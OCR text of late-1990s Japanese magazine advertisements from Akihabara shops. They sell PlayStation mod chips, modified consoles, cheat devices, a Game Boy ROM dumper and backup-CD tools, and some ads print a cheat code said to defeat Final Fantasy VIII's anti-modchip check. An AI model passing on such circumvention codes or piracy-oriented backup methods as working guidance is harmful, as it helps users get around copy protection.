バンダイ たまごっち 198円	V64用 128M RAM カード 9,900円	N64 JUNIOR [NEW] 256M 18,800円	PS. 2Mメモリー(非圧縮) 平日2580 1,780円

ストレート 女性感謝セール

第1、第3、土・日、祭日

女性の方 メディア特価を 更に50%OFF

中古モニタ激安販売

100台限定

日立15インチマルチスキャンモニタ

このモニタはネット販売のみ

¥6,980

(税別) DOS/V機のみ対応

ご注文、問合せはFAXのみ048-857-7507

発送はヤマト宅配便の代金引替えにて!!

下境企画

埼玉県浦和市塚本67-4

送料実費&代引手数料300円は自己負担

土、日、祭日ストレートガレージセールにてモニタ多数販売中!! 在庫OVER 300台!!

http://www.remus.dfi.ne.jp/~qwert

毎週毎週、㊗ジャンク市、㊙インターネット、㊟送料、税5%

電脳 Shopストレート

●土、日、祭(先着限定数)MO/CD−Rメディア大特価
EZ、CD−ROM、HD、Zip各一台……隔週大出血大特価

TEL 03-5256-4401
FAX 03-5256-4402

大阪にストレート店2月オープン
ウエスタンエンタープライズ内
オープン特価商品多数あり!!
(年内無休) 受付AM11:00〜PM8:00

ストレート 秋葉原店 無休11時〜20時まで
裏通りガレージShop 土・日・祭日オンリー 税3%

東京都千代田区外神田3−2−13 ハシズメビル1F、2F

フジソク	コンパクトラフラッシュカード	4M	5900円
フジソク	コンパクトラフラッシュカード	8M	8900円
フジソク	コンパクトラフラッシュカード	15M	12500円
フジソク	コンパクトラフラッシュカード	30M	20000円

FC全国代理店募集中

お買得品	広告の品	広告の品	広告の品
ナンチャンナンバーズ (予想屋) Win95/CD ¥9800 980円	オンレーボード付き カメラセット 平日1580 680円	110カメラキーホルダー 平日280 100円	2way ストロボ付 パノラマとノーマル 平日1280 580円
㊙インターネット アクセス・ソフト 1,000円	クリップホルダー ガーコちゃん ¥980 100円	使い捨てカメラ用 カメレオン君 ¥980 380円	パーティカメラ(ストロボ付 平日1480 680円
(ネズミ)ラジオ 小型 平日1980 990円	バイブレーター首・肩 らくらく君 平日980 490円	ガム式キーホルダー (ホルキーたとえ) ¥180 30円	四こまカメラ (特コンビニ付き) 平日1380 680円
ポケット ゲーム 100円	バットドマル エヴァンゲリオン ルーキーズ ナイン CD-8枚ケース 各580円	mini カメラ (ミニコロンドン付) 平日1480 680円	C-850 ストロボ付 カメラ 平日980 580円

行楽用カメラ特価

110CAMERA ¥100

ガレージShop目玉 (土 日 祭)


マザーボード新品9000円より 98、DOS/V、MACマウス¥580より
FD、HD、電源付ケース ジャンク¥100より 各種テンキー¥300より
ケーブル¥50,¥100,¥250,¥500 ジャンク基盤ボード¥200,¥300より各種
新品パーツ10円より 特選アダルトビデオ販売¥1500,¥1980,¥2980,¥4800 その他在庫処分
大特価(新品、中古、ジャンク品多数)

サンヨー CPUクーラー ペンティアム用 P6	特価2900円
サンヨー CPUクーラー センサー付 P5/4ピン	特価2900円
サンヨー 無停電装置 300W	19800円
コムパック WIN95KEYBOARD-109	2580円
DOS/V用 WIN98KEYBOARD-112	1980円
SOUND SYSTEM エコライザー	9800→3980円
98 DOS/V3.5 ベイ用スピーカーP	4800→2380円
Mli-1マイクロホン(インターネット) FREE-Dスネイク	780円
マンハッタン アームレス キーボードパット	1000→280円
マンハッタン FAXクリーニングキッド	3600→680円
ハンディー ミニ クリーナー バッテリー付	4800→680円
ナナオ ScreenManager Pro MAC用	3980円
ナナオ Screen DOS/V用	10000→3980円
マイクロ WIN98製品AT日本語OEM版CD OS	----
マイクロ WIN95製品AT日本語OEM版CD OSR2.5	----
Gear CDライティングソフト日本語マニュアル付	5900円
Gear Replicater 一発OK!! V1.0	1980円
同人誌 CDR焼き焼き講座	1200円
FD MAC CDR焼き焼き講座	600円
Justy 98キーボード109WIN95対応	5900円
SEN 98PCM音源搭載MIDIボード MIDIインターフェース付 WIN95対応	特価9800円
SNE 98FM音源 ジョイポート付	16800→3980円

TDK MO OR−640 5枚	8500円	マクセル CD−RS74 10枚	1680円
マクセル MO 640 5枚	6500円	三菱化成 CD−R 74 10枚	1880円
メモレックス MO 640 DOSWIN 5枚	4750円	TDK CD−R 74 10枚	1880円
マクセル MO 230 DOS 5枚	2250円	ソニー CD−R74プリンタブル10枚	2190円
TDK MO 230 5枚	2250円	That's CD−R74/670T太陽誘電10枚	2190円
フジ MO 230 MAC 2P	890円	P/M CD−R 74 台湾 10枚	1380円
JAZ メディア1GB DOS MAC	12900円	ハンディCDケース48枚用ブラック	1280円
メモレックスZIP 100M MAC.DOS	1390円	ケース CDキャリー	690円
TDK CD−RW	1680円	CD−ROMレンズクリーナー	2000→780円

ストレートインターネットショップオープン
http://www.remus.dti.ne.jp/~qwert/
http://www.softone.co.jp
http://www.flamingo.co.jp

通販 目玉もある店



中古高額買い取り

ストレート大阪店 ☎ 06-6632-4113
大阪市浪速区日本橋4丁目3−12 ビデオビル2F

2月オープン

〒101−0012 東京都千代田区外神田3−2−13 ハシズメビル2F

ストレート

TEL 03−5256−4401
FAX 03−5256−4402

●東京都民銀行新宿支店 送料と税5%
振り込み口座(普通) 0720924
●最新の資料総合見積書は、切手90円×2枚を送ってください。

Console7.com Console7.com Console7.com Console7.com Console

CONSOLE SEVEN

C7 ゲームラボ

新商品&

その1 改造本体でFF8が動かない!? 続々と登場するMODCHIP対策の新プロテクト達

2/11に発売された大作RPGゲーム、「FF8」にMOD CHIPをつけていると起動しないという新種のプロテクトがかけられている事が判りました。これは通常のMODCHIPから発信している信号を検知して起動時に「本体が改造されている恐れがあります」というメッセージと共にゲームが強制終了されてしまうというもの。同様のプロテクトは去年二つのタイトルに採用されていたが、大作ゲームに採用されるのはこれが初めて。この種のプロテクトは今後も大手メーカーのタイトルを中心に採用される可能性が強いと見られています。現在は対応策も見つかっており、一番有効な方法はPS-PARの改造コード機能を併用してチェックルーチンを無効にする事ができます。

PS-PAR 2nd(無料CHIPセット) **¥2,800**
MOD REPLAY **¥5,800**

5Pへ GO

その2 サポート専用回線を新設。充実したサポートを目指します。

私共の通信販売業に対する考え方として、お客様へお売りするのは商品そのものだけではなく、その後の製品サポートも一緒にご提供するというポリシーを持っています。
今後、より一層充実したサポートを提供する為にサポート専用の電話回線を新設致しました。商品のご質問、納期と在庫の確認、クレームなど平日10：30～7：00までサポート専門スタッフが対応させていただきますのでよろしくお願いいたします。

サポート専用回線 0422-70-5946

その3 コンソールセブンは香港Bung Enterprises社の日本地域正規代理店に認定されました。

この度、弊社コンソールセブンはDoctorV64の製造開発元で知られる香港Bung Enterprises社の日本地域正規代理店に認定されました。今後は弊社が窓口となって高い技術と評価を得ている同社の商品を日本のお客様へご紹介させて頂く予定です。
また、現在Bung Enterprises Ltd社の名前を模した国内業者がいますが、この業者と同社は一切関係ございませんので、この点ご留意頂くようお願い申し上げます。

●インターネット & 通販専門ショップ●
Console7.com コンソールセブン
URL http://www.console7.com
〒180-0013
東京都武蔵野市御殿山2-20-3パンドーラ御殿山301号
営業時間／10：30～18：30
定 休 日／土曜日・日曜日・祭日

NEWS 出張瓦版

新価格情報

sole7.com Console7.com Console7.com Console7.com

第一弾

新春4月号

GB X-Changer新価格 & 新セットで登場! 本体を¥7,800に設定!

2/11の発売以来、大変ご好評頂いているGB X-Changerの価格を¥9,800から更にお求め易い¥7,800に値段を変更致しました。更に今回は新価格記念として先着300名様に電源アダプターとPC接続用パラレルケーブルを無料サービス致します。
また、お得なGB Xスターターセットも新セットと新価格をご用意させて頂きました。


3P へ GO

FF8完全対応! 新PSX改造セット新発売! PAR付き改造済PSXが¥19,800!!!

3/10から現在判明しているFF8をはじめとした新プロテクト搭載ゲームに対応した改造PSセットをリリース致します。内容は改造サービス+PS本体+PS-PAR 2ndというセットで、価格もなんと業界最強の¥19,800とお安く設定致しました。もちろん従来通り30日間の動作保証+不良交換サポート付きですので安心してお求めになれます。

US PSX+改造サービスC7エディション ¥19,800
JP PSX+改造サービスC7エディション ¥19,800

6P へ GO



PS-PAR 2ndをお買い求めのお客様全員にMOD CHIPを無料進呈中

今PS-PAR 2nd(¥2,800)をお求めのお客様全てにPS MOD CHIPを無料でサービス致します。
来たる新プロテクト時代に対応したいお客様は是非こちらをお求めください。

5P へ GO

V53モジュールの低価格バージョン入荷!

発売以来ご好評頂いているV53モジュールの低価格バージョン「V53モジュールタイプF」の取り扱いを始めました。
5配線仕様で絶縁処理及び配線処理済み、気になる価格は¥980です。

5P へ GO

通信販売申込方法

電話・FAX・インターネットいずれからでもご注文できます。
☎0422-70-5433 **FAX0422-70-5483** E-mail:sales@console7.com
【代引き】ヤマト運輸のコレクトサービス(代引き)がご利用になれます。代引き手数料／商品代金が1万円未満の場合¥300
1万円以上の場合サービス　送料／商品代金が3万円以上の場合サービス
※銀行振込・現金書留では受け付けておりません。※事前に在庫をご確認ください。

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

新商品

X Changer

あのDoctorV64の開発元Bung Enterprises社からGBROMイメージを自由に吸い出し&書き出し可能なアダプター堂々登場!

自分だけの N in 1 カートリッジを作ろう!
GBカートリッジ吸い出し&書き込みアダプター

GB X Changer

GB CARD(16Mbit)
カラーGB用カートリッジの様な
大容量ROMイメージにも対応

GB X-Changer
GBカートリッジ吸い出し&書き込みアダプター。ROMイメージの吸い出しの他、GB CARD(別売り)へ複数のROMをまとめて書き込める

商品の詳細は➡

←超クールな スモークブルー ボディー仕様!

好評発売中

●バッテリー電源
単4電池6本で動作可能。
ノートPCと連動して屋外でも使用できます。

●データ転送方式
PCのパラレルポートへ転送可能。
4Mを15秒でGB CARDへ書き出します。

写真は実物大です

●電源アダプター
別売のDCアダプターもご用意しております。

商品の詳細は
http://www.console7.com/gbxchanger
までどうぞ

●インターネット & 通販専門ショップ●
Console7.com コンソールセブン
URL http://www.console7.com
〒180-0013
東京都武蔵野市御殿山2-20-3パンドーラ御殿山301号
営業時間／10：30～18：30
定 休 日／土曜日・日曜日・祭日


Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

●GBユーザー
●GBエミュレーターユーザー
●GBプログラマー
に朗報!!
ROMイメージ読み書き自在の最強アダプター登場!

特長 その1)

◆GBゲームカートリッジ吸い出し機能

GBカートリッジ→GB X-Changer→PCパラレルポート経由でカートリッジのROMイメージを吸い出し可能。吸い出したROMイメージはGBエミュレーターでプレイしたり別売りのGB CARDへ書き込むこともできます。




◆自作ゲーム、同人ゲームもプレイ可!

従来はPCのGBエミュレーター上でしかプレイできなかった同人GBゲームもGB CARDへ直接書き込む事によりお持ちのGBで遊べます。あの綾○っちもプレイ可!

特長 その2)

◆自分だけの N in 1 を作れるGB CARD

使用例



別売りのGB CARDへ吸い出したROMイメージを書き込み可能。専用のメニュープログラムを使う事により、複数のゲームを1個のカートリッジに書き込めます。

●GB CARD 4Mbit ¥4,800(税別) **●GB CARD 16Mbit ¥9,800**(税別)

◆製品仕様

電源	：単4電池6本又は専用電源アダプター
データ転送方式	：EPPパラレル転送※1
対応カートリッジ	：GBカートリッジ& GBカラーカートリッジ※2

◆付属品

日本語操作マニュアル(C7制作)
GB X-Changer用ツール(DOS用)※3

※1 EPC及びEPC & EPP方式の転送には対応しておりません。
※2 全てのGBカートリッジでの動作は保証致しません。また将来リリースされる新型のカートリッジには対応できない場合がありますので予めご了承ください。
※3 FMV及びNEC製PC-98シリーズとその互換機の動作は保証致しません。(IBM-PC互換機推奨)
※ EPPのVer1.9以上のみ対応。旧バージョンのEPP通信には対応しておりません。 ※ 一部吸い出しと書き出しのできない特殊なカートリッジがございます。

先着250名様にGB X専用電源アダプター&PC接続用パラレルケーブルを無料サービス

吸い出しのみでOKという方へおすすめ!
GB X -Changer 単体セット C7直販価格 **¥7,800**(税別)
※PCと接続して吸い出しをするには別途パラレルケーブル(DB25オス)が必要です。 ※書き出しをするには別途GB CARDが必要です。

ROMイメージ吸い出しも書き込みも可能なフルセット

GB X-Changer 4M スターターセット C7直販価格 **¥12,800**(税別)
GB X-Changer+GB CARD 4Mbit+GB X専用電源アダプター&PC接続用パラレルケーブル

GB X-Changer 16M スターターセット C7直販価格 **¥16,800**(税別)
GB X-Changer+GB CARD 16Mbit+GB X専用電源アダプター&PC接続用パラレルケーブル

アクセサリー ・GB X-Changer用電源アダプター¥1,800 ・PC接続用 D-Sub25pin オス ケーブル¥1,500

ご注文は今すぐ 0422-70-5433 又は http://www.console7.com まで

●この商品は著作権法を厳守した上でお使いください。オリジナルを所持していないバックアップは法律で罰せられる場合があります。
●コンソールセブンはBung Enterprises社の日本正規代理店です。

通信販売申込方法

電話・FAX・インターネットいずれからでもご注文できます。
☎0422-70-5433 **FAX0422-70-5483** E-mail:sales@console7.com
【代引き】ヤマト運輸のコレクトサービス(代引き)がご利用になれます。代引き手数料／商品代金が1万円未満の場合¥300
1万円以上の場合サービス 送料／商品代金が3万円以上の場合サービス
※銀行振込・現金書留では受け付けておりません。※事前に在庫をご確認ください。

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

MOD REPLAY & PS-PAR 2nd

MOD CHIP併用によりFF8等の新プロテクトに対応!
これからはPAR+MOD CHIPが常識です。

ついにCDRが動かせる究極のアクションリプレイが日本上陸!
ハード改造が苦手な方でも、本体の外部拡張端子にこの「MODリプレイ」を差し込むだけで、ご自分で焼いたPSのバックアップCDRや海外ゲームをプレイできます。

■MOD対策プロテクトにも対応!
最新型番の7501、7500にも問題なくお使い頂けます。(動作確認済み)

■全機種のPSに対応

※この商品は著作権法を厳守した上でお使いください。オリジナルを所持していないバックアップは法律で罰せられる場合があります。

MOD REPLAY 日本語版 ●30日間の動作保証&無料交換サポート付
C7直販価格 ¥5,800(税別)

PS-PAR 2nd 日本語版+MOD CHIPセット
●30日間の動作保証&無料交換サポート付
C7直販価格 ¥2,800(税別)

ご好評につき復活! 数量限定ですのでお早めに!
PS-PARバルク 英語版(サポート無)
C7直販価格 ¥4,800(税別)

●半田ごてを握って基板に改造を施す必要はありません。PSの外部拡張端子に差し込むだけでCDライターで焼いたCDRを起動可能!
●通常のアクションリプレイ機能も充実。改造コードも問題なくご使用になれます。●ご購入後一ケ月間の動作保証付

※オリジナルCDを別途用意する必要がございます。また、2枚組以上のゲームには対応しておりません。
※FF8等の動作は確認済み。但し、将来あたらしいプロテクションが施されたゲームに対応できない場合がありますので予めご了承ください。

V53モジュール & MOD CHIP

価格を新たにV53モジュールの新モデル登場

PSX MOD CHIP **V53 Type-F** 5配線

C7直販価格 ¥980(税別)

1ヶ月間の不良交換サポート付!

V53モジュールの良い所
●全て国産のMade in Japanですので、一部の他社製品の様な海外製とは違い高い安定性を誇ります。また全品動作確認後に出荷しております。●色分けワイヤー線と視覚的に分かり易いV53専用フルカラーマニュアルにより、簡単に取付が可能です。●信号伝導率に優れている日立製AWG28ワイヤー線を採用。線には半田が含まれていますので非常に取付もしやすく出来上がっています。

V53モジュールCD付フルセット **C7直販価格 ¥2,300**(税別)
V53モジュール単体セット **C7直販価格 ¥1,900**(税別)
V53モジュールPS-PAR 2ndセット 新MODプロテクトに対応
C7直販価格 ¥3,800(税別)

※この商品はゲームラボ98年10月号「危グッズ(P142~143)で紹介されました。」

コンソール7 特製CD
「R通信スーパーデジタルミックス」
●動画で見るPS改造実践テクニック
●PS完全改造マニュアルHTML版

新MODプロテクト対応方法
このコードはMOD CHIPを搭載しているPSのみお使いになれます。


●FF8
D009B182 0000
8009B182 2402

1000~7501番まで全機種に新対応
ゲーム開発会社へ多数納入した実績のある安定したCHIPです。

■MOD CHIP(4配線/全機種対応) **C7直販価格¥1,100**
■フルカラーマニュアル付 **C7直販価格¥1,400**
(MOD CHIP+PS-PAR 2nd)

●「大変見やすくて取付ポイントが一発でわかる」と、ご好評を頂いているフルカラーマニュアルとモノクロマニュアルを新たに用意致しました。
●1ヶ月間の不良品無料交換サポート&オンラインサポート付き

※ FF8等に使われている新プロテクトに対応するには 別途PS-PAR 2nd か MOD REPLAYが必要です。



●インターネット & 通販専門ショップ●
Console7.com コンソールセブン
URL http://www.console7.com
〒180-0013
東京都武蔵野市御殿山2-20-3パンドーラ御殿山301号
営業時間/10:30~18:30
定休 日/土曜日・日曜日・祭日

onsole7.com onsole7.com onsole7.com onsole7.com onsole7.com onsole7.com onsole7.com

PSX+改造サービスセット

全セットにPS-PARを標準装備!
FF8に採用されている新プロテクトに完全対応!

US & JP PSX SCPH-7501/7500 改

国内未発売の最新型PS!体験版CDもついて更にお買得になりました。
人気の国産PSXも取り揃えております。プロテクトゲームCD、バックアップメディア対応

海外ゲーム(USのみ)対応

新プロテクト対応

バックアップメディア対応

ベーシックセット(改造サービス)
US & JP PSX SCPH-7501/7500+改造サービス+PS-PAR 2nd

→C7直販価格 ¥19,800(税別)

US & JP PSX SCPH-7501/7500
+メモリーカードセット

US & JP PSX SCPH-7501/7500
+改造サービスセット+PS-PAR 2nd
+無圧縮30ブロックメモリーカード

→C7直販価格 ¥21,800(税別)

New

US & JP PSX SCPH-7501/7500
+ヘビーゲーマーズ(NHGS)セット

US & JP PSX SCPH-7501/7500
+改造サービス+PS-PAR 2nd
+無圧縮60ブロックメモリーカード
+MADCATZ DUAL FORCE

→C7直販価格 ¥24,800(税別)

US版PS　SCPH7501セットを
お買い上げのお客様にもれなく
体験版ゲームCDを無料進呈!

※広告に記載されている商品は製造元の製品保証が失効されている場合がありますのでご了承ください。

通信販売申込方法

電話・FAX・インターネットいずれからでもご注文できます。
☎0422-70-5433 **FAX0422-70-5483** E-mail:sales@console7.com
【代引き】ヤマト運輸のコレクトサービス(代引き)がご利用になれます。代引き手数料／商品代金が1万円未満の場合¥300
1万円以上の場合サービス　送料／商品代金が3万円以上の場合サービス
※銀行振込・現金書留では受け付けておりません。※事前に在庫をご確認ください。

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

PS用BM専用コントローラー「DJ-MAN」

オリジナルにはないCOOLな新機能を満載して、巻の熱いBMファンへC7が自信を持ってお贈り致します。

■ライトアップエフェクト機能
アーケードの雰囲気を忠実に再現!鍵盤ボタンを押すと同時にボタン自体が光ります。
■REALESTバイブレーション機能
アナログコントローラーモード時に使用できるバイブレーション機能を「DJ-MAN」でもエミュレーションで再現しました。付属のリストバイブレーターを装着する事により振動をライブで楽しみながらプレイできます。
■細かい操作性も大幅に改善!
ボタンを押した時の押し具合等を特別にチューンしましたので、アーケードの筐体とほぼ変わらない操作性を実現しました。
■音楽に合わせて変化する
「LEDエフェクト」ターンテーブルのまわりにCOOLなLEDライトを搭載。音楽に合わせてLEDが綺麗に変化します。

今売れてます

DJMANをお買い上げのお客様へメモリーカードを1個無料進呈!

C7直販価格¥4,800(税別)

GAMARS V-BOX 入荷しました

低価格アップスキャンコンバーター

ビデオ信号(NTSC)からVGA信号に変換するアップスキャンコンバーター

C7直販価格 ¥7,800(税別)

CDライティングソフト

Windows95 & NT 対応

噂のCD 最強のライティングソフトついに日本上陸!!

DiskAtOnce ver 3.5A

今ならC7独自制作の「DAO活用マニュアル(HTML版)」付き
PS、SSの焼き方を簡単な例を取りながら解説しています。

今、売れてます!!

値下げしました!

~~¥9,800~~(税別) → C7直販価格**¥7,800**(税別)

■グラフィカルインターフェースによる容易な操作性
■CUEシートを自動的に生成、簡単にPSやSSのバックアップがとれます
■HDのデータ保存にも便利な機能搭載
■市販のCDRドライブはほとんど対応しています
■当社へ登録ハガキを送っていただければ、ゴールデンホーク社のサポートメーリングリストに登録させていただきます
※CDライティングソフトでバックアップしたゲームCDをプレイするには改造が必要です。

※これらのソフトウェア、デバイスの使用時には著作権法を十分留意の上、お使いください。 *コンソールセブンはGolden Hawk Technology社の正規リセラーです。

同人誌 裏モノ情報超満載

R通信
萩号
PS&SSバックアップユーザーにおすすめです。
C7直販価格
¥1,800(税別)

マジコン通信
(VER.2)
Z64特集・64マジコン関係のアジア情報はこれ1冊で完璧!
C7直販価格
¥1,800(税別)

エミュレータ活用テクニック
本音で迫るエミュレータ情報誌
C7直販価格
¥2,000(税別)

パチモノ通信
パチモノファミコンはこれ1冊でおまかせ!
C7直販価格
¥1,200(税別)

●インターネット & 通販専門ショップ●
Console7.com コンソールセブン
URL http://www.console7.com
〒180-0013
東京都武蔵野市御殿山2-20-3パンドーラ御殿山301号
営業時間/10:30~18:30
定 休 日/土曜日・日曜日・祭日

com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

PS Accesories

JOY TECH

JoyTech コマンダープラス
C7直販価格¥2,800(税別)

プログラム機能付パッド。
鉄拳やKING OFFIGHTERS等複雑なコマンド入力を要求される格闘ゲームに最適です。ホットキー一つに最大32通りの技が登録可能です。

JoyTech PS用無圧縮メモリーカード 60ブロック
C7直販価格¥2,800(税別)

JOYTECH社はヨーロッパではメジャーブランドとして知名度の高いアクセサリーメーカーです。同社と密接なタイアップにより、60ブロックメモリーカードの中では最安値で提供できる事になりました。

JoyTech リアルアーケード
C7直販価格¥5,800(税別)

PS用ブローバック光線銃。
ブローバックアクションが楽しめる連射機能&オートリロード機能付光線銃です。

MadCatz the definitive gaming accessory

アナログコントローラー MADCATZ DUAL FORCE
C7直販価格¥2,980(税別)

連射機能付アナログコントローラーです。グリップ裏面がラバー仕上げになっていますので、パッドをしっかりホールドできます。

GAMARS PS用無圧縮メモリーカード

質と安定性で定評の有る台湾のGAMARS社の無圧縮メモリーカードです。価格を抑えてお求めやすく設定致しました。

30ブロック C7直販価格¥1,900(税別)
60ブロック C7直販価格¥2,800(税別)

スコーピオンガン

通常価格¥2,800→
C7直販価格¥2,680(税別)

弊社でも価格を抑えて取り扱い開始致しました。
最近評判のSS&PS用の多機能光線銃です。
オートリロード&オートファイヤー機能付。


PS用MOD機能付VCDプレーヤー「VCD 2in1」

PSでビデオCDが楽しめます。

C7直販価格¥8,800(税別)

SSKEY

SSIC7A 21PIN、プラグイン
SSIC7A
在庫あと300個のみ 売り切れ御免!



数有るプラグインの中では、質と安定性はトップクラスです。
¥4,000→ **C7直販価格¥1,200**(税別)

CDラベルビルダー

CD-Rユーザーに人気の高いCDラベル自作キットです。
日本語対応ですので大変使いやすくできています。

C7直販価格¥5,800(税別)

CD消磁器

最近オーディオユーザーを中心に話題になっている新商品「CD消磁気RD-1」の取り扱い開始!

この商品なにが凄いかというと…

- CD-ROM(R)メディアから読み取りや書き込みエラーの原因となる磁気を除去する。
- 長時間使用してきたCDRメディアの読み取りが悪くなってきた時に使うと、リード性能が回復する。
- PSで音飛びが発生していたメディアにも効果抜群!

RD-1 C7直販価格¥28,000(税別)

例えばCDライターで書き込もうとするとエラーが何度も出て跳ねられたCDRメディアをこのRD-1で消磁したら一発で書き込めました。
また、汎用で色々とお使い頂けますので、普通のオーディオもしくはデーターCDにも効果があります。

通信販売申込方法

電話・FAX・インターネットいずれからでもご注文できます。
☎0422-70-5433 **FAX0422-70-5483** E-mail:sales@console7.com
【代引き】ヤマト運輸のコレクトサービス(代引き)がご利用になれます。代引き手数料/商品代金が1万円未満の場合¥300
1万円以上の場合サービス　送料/商品代金が3万円以上の場合サービス
※銀行振込・現金書留では受け付けておりません。※事前に在庫をご確認ください。

ゲームショップ
紙風船
KAMIFUHSEN
東京都千代田区外神田3-10-3 イサミヤ第一ビル1F
TEL03（5297）8398 FAX03(5297)8399
URL http://www.kamifusen.co.jp/

秋葉原店　東京都千代田区外神田3-10-3 イサミヤ第一ビル1F TEL 03-5297-8398 FAX 03-5297-8399
大阪日本橋店　大阪市浪速区日本橋5-12-5 三輪ビル6F TEL 06-6630-1120 FAX 06-6630-1140
長野松本店　長野県松本市中央1-3-20 原森ビル2F TEL 0263-32-7200

【通販部】03-5297-8398
受付時間 AM11:00～PM7:00 年中無休

ご注意
通信販売は秋葉原店のみ受付けております。
表示価格は全て消費税込みです。
ハードの改造を行うことにより各メーカーの保証対象外となります。改造は個人の責任において行って下さい。
在庫がない商品はお届けするのに時間がかかる場合がございますのであらかじめお電話にて在庫状況をご確認下さい。一度御買い上げいただいた商品の返品および発注後のキャンセル・変更は出来ません。但し配送時に生じた破損・メーカーの認める不良の場合には新品と交換いたします。製品によっては一部のハード・ソフトに対応できないものがあります。商品の仕様・外観等は改良の為、予告なく変更することがあります。

PS MOD-CHIP
新プロテクト対応型
★SCPH-1000～7000 8PIN7ワイヤー
★SCPH-7500 8PIN6ワイヤー

R·H·P-CHIP Ver.V3

★G□□□□□ F□□□□体験版★
★I□□□□□□体験版★
★F□□□□ F□□□□□□ VIII★
★ポ□□□□グ★
★ポ□□□□ー□ー★
★B□□□□H□□□□□2 DSver★

動きます

SCPH-1000～SCPH-7500全機種対応
当店オリジナル配線図付き
スイッチ・コード入力一切必要なし!

従来のMOD-CHIPだと動作不可能だった新プロテクト搭載のゲームソフトが起動できるようになります。業界最強のMOD-CHIP遂に販売開始!!注）今後発売される全てのソフトの動作を保証できるものではありません。

¥4,000

改造に自信の無い方、道具を揃えるのが面倒な方にお奨めの改造済本体。

R·H·P-V3搭載済本体 通常CHIP搭載済本体


SCPH-7500
Original+Backup
税込価格 ¥25,600

SCPH-7500
Original+Backup
税込価格 ¥23,800

SCPH-5903
Original+Backup+Video-CD
税込価格 ¥43,800

MOD CHIP
8pin 4-wire
for PS

このCHIPを搭載することによりPSがバックアップCD対応になります。SCPH-1000～SCPH-7500までの全機種に対応。配線図付。全て国産品で動作確認済の安定動作品のみを取扱っております。
注）RHP非対応
¥2,200



SSKEY
20pin
for SS

この基板を搭載することによりSSがバックアップCD対応になります。SSには20pinと21pinの2種類の本体がありますので、御手持ちの本体をご確認下さい。当店オリジナルの写真入り取付けマニュアル付き。
各¥4,900

CD-R バックアップ対応化ツール

税込価格 ¥9,800

改造不要
MOD-CHIPのような本体基板への半田付け等の改造が必要ありません。PS本体後部の拡張端子に挿し込むだけでバックアップしたCD-Rや海外ソフトが動作するようになります。

■特徴■
半田ごてを握り、PS本体に改造する必要がありません。本体後部の拡張端子に挿し込むだけで、CD-Rに焼いたバックアップCDや海外ソフトを動作させることが可能です。使い方も簡単。まずオリジナルで起動させるとソフトを交換するメニューが表示されるので遊びたいソフトに交換するだけでOK。
※起動用にオリジナルソフトが一枚必要になります。また2枚組み以上のソフトは動作保証できません。

ゲームショップ 紙風船
AM11:00～PM7:00・年中無休
ご注文はお電話03-5297-8398 24時間 FAX03-5297-8399まで
〒101-0021
東京都千代田区外神田3-10-3 イサミヤ第一ビル1F URL：http://www.kamifusen.co.jp/

勝利少年金手指

for PS

PS本体後部の拡張端子に接続することで使用可能。通常の改造コード機能だけでなく、本体高速起動・映像閲覧・画像閲覧等の機能が・・・。

¥4,980

GoldenFinger

for SS

SS用の標準的な機能の改造コードユニット。カートリッジスロットに挿し込むだけで使用できます。

¥4,000

LINKBOARD

for PC

パソコンと改造コードユニットを接続するボード。自分で改造コードが探せる。

¥4,500

大容量メモリーカード

30・60ブロック（非圧縮）

for PS

動作の安定している非圧縮方式のメモリーカード。LEDにより現在のページがわかります。

30ブロック **¥1,980**
60ブロック **¥2,980**

大容量メモリーカード

90・135ブロック（圧縮）

for PS

圧縮タイプメモリーカード。LEDにより現在のページがわかります。色は6Mが青、9Mが黒になります。

90ブロック **¥3,500**
135ブロック **¥4,500**

大容量メモリーカード

120ブロック（圧縮）

for PS

メモリーカード上のボタンを押すことでページの切替えが可能。LEDにより現在のページがわかります。

¥1,980

6in1 小鋼砲

これ1本に便利機能が満載

for SS

PAR・国別チェック解除・メモリーカード・拡張RAM（1M&4M）などの機能がこれ1本に。青いハリネズミのぬいぐるみが付属!!

¥8,800

TURBO GUN

PS・SS両対応ガンコントローラー

for PS・SS

PSのGUNコン・Hプラスター用ソフト、SSのガン用ソフトに対応しています。

¥3,980

RAINBOW CASE

交換用ケース

for GBP

GBPの交換用ケース。色も黄・緑の半透明色と全透明、夜光色があります。専用ドライバー付き。

各¥1,980

ULTRA 64 MEMORY CARD

大容量メモリーカード

for N64

N64用の大容量メモリーカード。容量は純正の4倍。

¥1,900

電視精霊 2

TVチューナー機能内蔵 アップスキャンコンバーター

TVチューナー内蔵のアップスキャンコンバーター。DOS/Vパソコンのモニターにビデオ機器を写せます。リモコン付。

¥19,800

8-BIT Joypad

懐かしのゲームを内蔵

懐かしの名作（?）を内臓しています。AV出力端子がついているのでそのままTVに繋いでお楽しみ下さい。今なら専用ACアダプターをおつけします。

¥4,980

PS CONVERTER

PSでSSのコントローラーを

for PS

SSのコントローラーをPSに繋げる為の変換ケーブル。
注）一部非対応のソフト有。

¥2,800

NOMAD+SEGA GAMES10

携帯型メガドライブ。さらにSEGA公式10in1ソフトをサービスします。

¥16,800

◆ご注文方法

